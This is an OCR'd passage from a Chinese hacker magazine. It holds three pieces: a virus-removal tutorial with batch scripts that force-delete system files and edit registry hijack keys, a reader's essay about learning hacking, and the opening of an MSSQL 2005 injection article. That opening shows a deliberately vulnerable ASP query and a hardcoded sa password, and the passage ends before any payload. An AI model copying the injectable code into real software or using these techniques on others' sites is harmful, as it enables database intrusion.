


图7




图9




图10

录下所有这些DLL文件的键值路径。稍等一会儿，狙剑就会继续弹出如图6所示的提示框，这时被狙剑拦截下来的驱动加载项，还是使用记事本把这些驱动的文件名和路径记录下来，然后再到注册表中搜索这些驱动的键值路径，如图7，并使用记事本把这些驱动的键值路径保存下来。至此，我们就把病毒动态加载的所有文件都已经找出来了。

为防止病毒添加了静态加载项，我把狙剑切换到了“内核模块检查”，勾选“隐藏微软签名项”和“隐藏第三方签名项”，如图8，此时可以看到一些可疑的驱动文件，如图9，到网上查询了一下得知最后两个驱动项非常可疑，于是把这两个驱动的文件名和路径用记事本保存了下来，再把狙剑切换到“自启动程序”来查看开机的自启动项，和图2中的一样，其中的“518468”和“mmc.exe”便是病毒文件，把它的路径用记事本保存下来，再切换到“进程管理”来查看可疑进程，如图10，其中下划线标出来的五个进程便是病毒进程，同样使用记事本把它们的文件名和路径记录下来。至此，这个病毒的所有信息就全都收集完毕了。

三、赶尽杀绝

病毒的所有信息都已经收集好了，下一步就是编写专杀工具，批处理程序代码如下：

```
@echo off
color f1
::设置字体和背景颜色
echo 正在结束进程...
tasklist>prolist.txt
::获取系统当前进程列表
for /f %%a in (process.txt) do (
    for /f "tokens=1,2,*" %%i in (prolist.txt) do (
        if "%%a"=="%%i" (
            taskkill /f /t /pid %%j>nul 2>nul
        )
    )
)
::遍历获取到的进程列表，查看其中是否有我们刚才所保存的进程，如果有的话就强行结束，其中“prolist.txt”文件就是我们刚才用于保存可疑进程的记事本文件
echo 正在删除相关文件...
for /f %%a in (dll.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    del "%SystemRoot%\system32\%%a" /f /q>nul 2>nul
mkdir "%SystemRoot%\system32\%%a\ysl..\">nul 2>nul
    )
)
for /f %%a in (sys.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    del "%SystemRoot%\system32\%%a" /f /q>nul 2>nul
    mkdir "%SystemRoot%\system32\%%a\ysl..\">nul 2>nul
    )
    if exist "%SystemRoot%\system32\drivers\%%a" (
    del "%SystemRoot%\system32\drivers\%%a" /f /q>nul 2>nul
    mkdir "%SystemRoot%\system32\drivers\%%a\ysl..\">nul 2>nul
    )
)
for /f %%a in (exe.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    del "%SystemRoot%\system32\%%a" /f /q>nul 2>nul
    mkdir "%SystemRoot%\system32\%%a\ysl..\">nul 2>nul
    )
)
for /f %%a in (dire.txt) do (
    if exist "%SystemDrive%\%%a" (
        rd "%SystemDrive%\%%a" /s /q>nul 2>nul
        mkdir "%SystemDrive%\%%a\ysl..\">nul 2>nul
    )
)
::删除所有我们在“dire.txt”文件中保存的可疑文件夹，并建立同名的文件夹，防止病毒再生成
echo 删除注册表相关项...
echo y|reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /f>nul 2>nul
echo y|reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Your Image File Name Here without a path" /v Debugger /t REG_SZ /d "ntsd -d">nul 2>nul
echo y|reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Your Image File Name Here without a path" /v GlobalFlag /t REG_SZ /d "0x000010F0" >nul 2>nul
::修复系统映像劫持表
echo y|reg delete "HKLM\SYSTEM\ControlSet001\Services\HBKernel32" /f>nul 2>nul
echo y|reg delete "HKLM\SYSTEM\ControlSet001\Services\4c70249" /f>nul 2>nul
echo y|reg delete "HKLM\SYSTEM\ControlSet001\Services\8882fa1" /f>nul 2>nul
echo y|reg delete "HKLM\SYSTEM\ControlSet001\Services\kl1" /f>nul 2>nul
::删除病毒服务项
for /f %%a in (dll.txt) do (
echo y|reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad" /v %%a>nul 2>nul
)
```

```
    ::卸载病毒加载的动态链接库文件
    echo y|reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "HBService32" /f>nul 2>nul
    echo y|reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "HBService32" /f>nul 2>nul
    ::删除病毒的自启动项
```

把以上代码用记事本另存为“diamondkill.bat”，双击运行后重启系统，狙剑已经不再弹出“钩子拦截”的窗口了，说明病毒已经被我们清除干净了，由于刚才我们在清除病毒时在系统里创建了很多不可正常删除的文件夹，所以还需要以下代码来删除那些文件夹：

```
@echo off
color f1
echo 正在恢复相关文件
for /f %%a in (dll.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    rd "%SystemRoot%\system32\%%a" /s /q>nul 2>nul
    )
)
for /f %%a in (sys.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    rd "%SystemRoot%\system32\%%a" /s /q>nul 2>nul
    )
    if exist "%SystemRoot%\system32\drivers\%%a" (
    rd "%SystemRoot%\system32\drivers\%%a" /s /q>nul 2>nul
    )
)
for /f %%a in (exe.txt) do (
    if exist "%SystemRoot%\system32\%%a" (
    rd "%SystemRoot%\system32\%%a" /s /q>nul 2>nul
    )
)
for /f %%a in (dire.txt) do (
    if exist "%SystemDrive%\%%a" (
            rd "%SystemDrive%\%%a" /s /q>nul 2>nul
    )
)
echo 已完成！按任意键退出！
pause>nul
exit
```

把以上代码用记事本另存为“recover.bat”双击运行即可，现在系统彻底的干净了，只是有一点点不太好的是病毒替换了系统的“mmc.exe”文件，而我们在杀毒的时候直接删除了该文件，所以就会导致无法使用系统管理工具，不过解决的办法很简单，从其它电脑上拷贝一个复制过来就可以了。

平时看到一些朋友一听到是驱动级病毒就给吓坏了，其实驱动级病毒也没太多特别之处，只要多熟悉系统知识，知道它的运行原理，菜鸟也能照杀不误。（本文所涉及到的狙剑、text.bat、diamondkill.bat、recover.bat已收录到光盘中）

菜鸟志一天梯

flyspring

一个“谢”字，怎能表达我对X的情感！所以，我不说“谢”，但是我知道，不管我以后的路如何，我都不会忘记“黑客X档案”。

在初三的时候，我看到一本杂志上有篇文章说有个15岁的学生使用灰鸽子控制了一台个人电脑，并拍下了该人的隐私，事后向该人索要人民币，但胜利永远属于正义的那一方，最后该学生因多种罪行而入狱。看完后我心里久久不能平静，第一感觉就是那个学生好有能耐，然后就感慨事情是这般结局……从那以后，我就知道了“灰鸽子”这个东西，也认为这应该是一门很高深的技术、非常牛的东西，而且也离是很遥远的。

仿佛是命中冥冥注定一样，高一的时候，我在烦闷的数学课上环顾了一下，看大家都在做什么，但随即我睁大了眼睛，心跳顿时增至了120，只因一同学对手中那本书的轻轻翻动，让我看到了绿色封面上的那几个显眼的大字——“QQ宝典”。我平时就对网络很感兴趣，于是马上撕下了一张纸，这样写到：“Dear，你那本书借我看一下好不好？”他回复到：“87，貌似我也在看……”，很无奈，但又很迫不及待的，最终我以下课后请他吃东西为代价换来了该书，然后就沉迷在了精彩的内容之中。看到最后，我发现“黑客研究院”这个栏目里的内容，我怎么也看不懂，我心想，乖乖，大概这就是传说中的黑客了……

但我又不甘心就这样模糊下去，于是放学后就来到了报亭，问老板有没有关于电脑的书，老板给我拿了本“电脑爱好者”，我翻看了一下感觉不是我想要的东西，于是又问他有没有关于网络的书，老板随即递给了我一本“黑客档案”，我马上一惊，这不正是“QQ宝典”上提到的书吗？没想到我们这里也有卖的，我看都没看就给了老板9元钱，买下了这本书，很幸运，那本书正是X六周岁生日的那期，我怀着无比激动的心情在路上就看了起来。研究了几天后，我发现有好多东西自己压根儿就不知道是什么，但我还是硬着头皮通读了下来，又在电脑上试验，感觉学到了好多知识，从那以后，我又买了其它的图书，但黑客X档案我还是期期必买，也在X的论坛上注册了一个会员（吹花酸才），在论坛上不断学习，在这儿感谢那些耐心回答我的问题的高手们。

现在我能轻松的读懂杂志上的所有东西了，也有了一点点的技术，给X写了几篇稿子。X给我的东西太多太多，她让我不断的成长，我也感受到了自己的飞越，在“交友粘贴板”上也结交了一些志同道合的朋友。我想很多读者都和我一样，是一名学生，也拥有一颗对黑客炽热的心，但大家也不能因为X档案而忘记了我们的学习，要让X成为我们登高的天梯而不是让我们跌倒的石头，相信大家走进更高的学府后，也就能受到更高等的教育了。

无可否认的是，X让菜鸟不再菜，让高手更加成熟，我知道，我所掌握的东西不过是高手技术的九牛之半毛、海水之半滴，但我相信，我终有一天会跨进黑客的荣誉殿堂，而送我进殿堂的，就是X！



文章难易度：★★★
文章闪光点：在SQL Server 2005下恢复xp_cmdshell的两种方法

和我一起来研究MSSQL 2005的注入

前不久检测一朋友的站点，无论使用NBSI、啊D等注入工具进行检测都存在SA权限的注入点，但就是无法使用SQL连接工具连接上，后来朋友告诉我，他的站点数据库使用的是SQL Server 2005，而目前微软的所有产品都讲究“可信赖计算”，这对于我们小菜来说可不是件好事情。看到前几期杂志的主题乐园中介绍了如何使用虚拟机，我马上在自己的虚拟机上搭建了一个SQL Server 2005进行测试，并着重分析SQL Server 2005的安全特性以及入侵方法。

我编写了一段有注入漏洞的脚本，首先来看看数据库连接文件的代码：

```
<%
'该程序使用SQL Server数据库
Dim db
Set db=Server.CreateObject("Adodb.Connection")
db.Open "Database=address;Uid=sa;Pwd=123456;Driver={SQL Server};Server=192.168.1.155"
%>
```

有漏洞的调用数据库代码是：

```
<%
Dim ID
ID=Request.QueryString("ID")
strSql ="Select * From users where ID=" & ID '很明显这里的id没有过滤
Set rs=db.Execute(strSql)
%>
```

